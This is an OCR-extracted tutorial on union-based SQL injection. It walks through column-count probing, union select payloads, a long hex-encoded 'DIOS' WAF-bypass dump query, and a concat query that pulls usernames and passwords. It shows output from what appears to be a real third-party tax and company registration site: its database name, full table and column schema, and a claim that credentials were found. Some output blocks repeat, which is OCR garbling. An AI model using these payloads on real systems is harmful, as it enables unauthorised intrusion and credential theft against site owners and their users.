Identify Union Base SQL Injection

Union Based : Get **Fixed Column number** and Use **Union query** to get database information .

Step1: Find out actual column number using order by / ‘ order by -- - operation .

Step2: use actual column number with union operation

example: ‘ union select 1,2,3-- -

Step3: Check which column number show in your target website

Step4: Use union base payload in perfect column number to exploit database .

Step5: Use dios sql injection

Step6: Use actual user table data with union operation

Example: ‘union select 1,2,concat(username,0x3d3d,password) from user -- -

Payload	URL Encoded
= =	ox3d3d


Manually :

1. URL

2. Find out the actual column number using order by / ‘ order by -- - operation .

☐ using ‘ order by 6 -- - operation

Show : Unknown column '6' in 'order clause'



☐ using ‘ order by 5 -- - operation

Show :

So your actual column number is 5 .


3. using actual column ' union select 1,2,3,4,5 -- -

Show :

SO , Your vulnerable column number is 4 .

4. using actual column 'union select 1,2,3,database(),5 -- -

Show :



So your database name is cacpa_cacpa .

5. Using DIOS BY INDOSEC WAF :

/*!00000CoNcAt*/(0x3c7363726970743e646f63756d656e742e7469746c653d2244494f53204279207b20494e444f534543207d223b3c2f7363726970743e3c6c696e6b2072656c3d227374796c657368656574222068726663d2268747470733a2f2f6d617863646e2e626f6f747374726170636646e2e636f6d2f626f6f7473747261702f342e332e312f6373732f626f6f7473747261702e6d696e2e6373733223e3c63656e7465723e3c696d67207372633d2268747470733a2f2f656e637279707465642d74626e302e6773746174696632e636f6d2f696d616765733f713d74626e3a414e643947635349655251796 22d6d62444b3432413849474a70734a6d4d4172694c5155656d587a594e7972666a4a7a423576787547 66d2220636c6173733d226d782d6175746f20642d626c6f636b20696d672d666c75696422207469746c653d22496e646f7365632220616c743d22496e646f73656322207374796c653d2277696474683a2032303070783b206865696768743a2032303070782202f3e3c2f63656e7465723e3c683220636c6173733d22746578742d63656e746572207465 78742d64616e676572223e3c623e44494f53204279207b20494e444f534543207d3c2f623e3c2f68323e3c63656e7465723e3c736d616c6c3e3c623e446174653a20,/*!00000NOW()*/,0x3c2f623e3c2f736d616c6c3e3c2f63656e7465723e3c62723e3c64697620636c6173733d227461626c652d726573706f6e73697665223e3c7461626c6520636c6173733d227461626c65207461626c652d737472697065642074616 26c652d626f726465726564207461626c652d686f766572223e3c74723e3c746820636f6c7370616e3d22322220636c6173733d22746578742d63656e7465722062672d6461726b20746578742d7768697465223e496e666f726d6174696f6e20476174686572696e673c2f74683e3c2f74723e3c74723e3c74643e486f7374204e616d653a3c2f74643e3c74643e,/*!00000@@hostname*/,0x3c2f74643e3c2f74723e3c74723e3c74643e446174616261736536 53a3c2f74643e3c74643e,/*!00000database*/(),0x3c2f74643e3c2f74723e3c74723e3c74643e557365723a3c2f74643e3c74643e,/*!00000current_user*/(),0x3c2f74643e3c2f74723e3c74723e3c74643e4f7065726174696f6e2073797374656d3c2f74643e3c74643e,/*!00000@@version_compile_os*/,0x3c2f74643e3c2f74723e3c74723e3c74643e56657273696f6e3a3c2f74643e3c74643e,/*!00000version*/(),0x3c2f74643e3c2f74723e3c74723e3c74643e506f72743a3c2f74643e3c74643e,/*!00000@@port*/,0x3c2f74643e3c2f74723e3c74723e3c74643e446174612044697 23a3c2f74643e3c74643e,/*!00000@@datadir*/,0x3c2f74643e3c2f74723e3c74723e3c74643e53796d6c696e6b3a3c2f74643e3c74643e,/*!00000@@GLOBAL.have_symlink*/,0x3c2f74643e3c2f74723e3c74723e3c74643e53534c3a3c2f74643e3c74643e,/*!00000@@GLOBAL.have_ssl*/,0x3c2f74643e3c2f74723e3c74723e3c74643e50726976696c65676573202f20696e74726f206f757466696c6520636865636b3c2f74643e3c74643e,(SELECT+GROUP_CONCAT(GRANTEE,0x202d3e20,IS_GRANTABLE,0x3c62723e)+FROM+INFORMATION_SCHEMA.USER_PRIVILEGES),0x3c2f74643e3c2f74723e3c2f7461626c653e3c62723e3c7461626c6520636c6173733d227461626c65207461626c652d737472697065642074616 26c652d626f726465726564207461626c652d686f766572223e3c74723e3c746820636f6c7370616e3d22322220636c6173733d22746578742d63656e7465722062672d6461726b20746578742d7768697465223e44554d5020444154413c2f74683e3c2f74723e3c74723e3c746820636c6173733d22746578742d63656e746572206 2672d6461726b20746578742d7768697465223e5461626c65204e616d653c2f74683e3c746820636c6173733d22746578742d636

56e7465722062672d6461726b20746578742d7768697465223e4669656c64204e616d653c2f74683e3c2f74723e3c74723e,(select(@x)from(select(@x:=0x00),(select(0)/*!From*/(information_schema.columns)where(table_schema=database())and(0x00)in(@x:=concat(@x,0x3c74723e3c74643e,table_name,0x3c2f74643e3c74643e,column_name))))x),0x3c2f74723e3c2f7461626c653e3c2f6469763e3c63656e7465723e3c7374726f6e673e437265617465204279205697a737961642041523c2f7374726f6e673e3c2f63656e7465723e3c62723e203c212d2d)

Show :

DUMP DATA	
Table Name	**Field Name**
documents	id
documents	user_id
documents	description
documents	file
hits	id
hits	ip
hits	value
hits	counter
menu_settings	act_rules
menu_settings	utilities
menu_settings	forms
menu_settings	links
menu_settings	vat
menu_settings	calculators
menu_settings	circulars
menu_settings	bulletins
menu_settings	softwares
menu_settings	digital_signatures
menu_settings	help_desk
pages	id

menu_settings	digital_signatures
menu_settings	help_desk
pages	id
pages	name
pages	title
pages	content
pages	delete_status
settings	page_title
settings	punch_line
user_docs	id
user_docs	user_id
user_docs	file
user_docs	description
user_docs	cdate
users	id
users	username
users	password

Create By Rizsyad AR

- COMPANY
  - REQ FOR INCORPORATION
  - CHANGE IN NAME/ OBJECTS
  - REQ FOR DIN
  - REQ OF COMPANY
- INCOME TAX
  - REQ FOR PAN & ITR
  - DETAILS FOR ITR


user_docs	description
user_docs	cdate
users	id
users	username
users	password

Create By Rizsyad AR

- COMPANY
  - REQ FOR INCORPORATION
  - CHANGE IN NAME/ OBJECTS
  - REQ FOR DIN
  - REQ OF COMPANY
- INCOME TAX
  - REQ FOR PAN & ITR
  - DETAILS FOR ITR
- FIRM REGISTRATION
  - PROPRITORSHIP
  - PARTNERSHIP
- SERVICE TAX
  - LEGAL REQ.
  - PROPRITERSHIP
  - COMPANY/PARTNERSHIP
- SALES TAX
  - REQ. FOR DVAT & CST
  - DETAILS FOR REGISTRATION
  - LEGAL REQUIREMENT
- NGO REGISTRATION
  - SOCIETY
  - TRUST
  - EXEMPTION U/S 12A & 80G
- TRADE MARK REGS.
- IEC CODE

6. use actual user table data with union operation :

Show :



Successfully found username and password.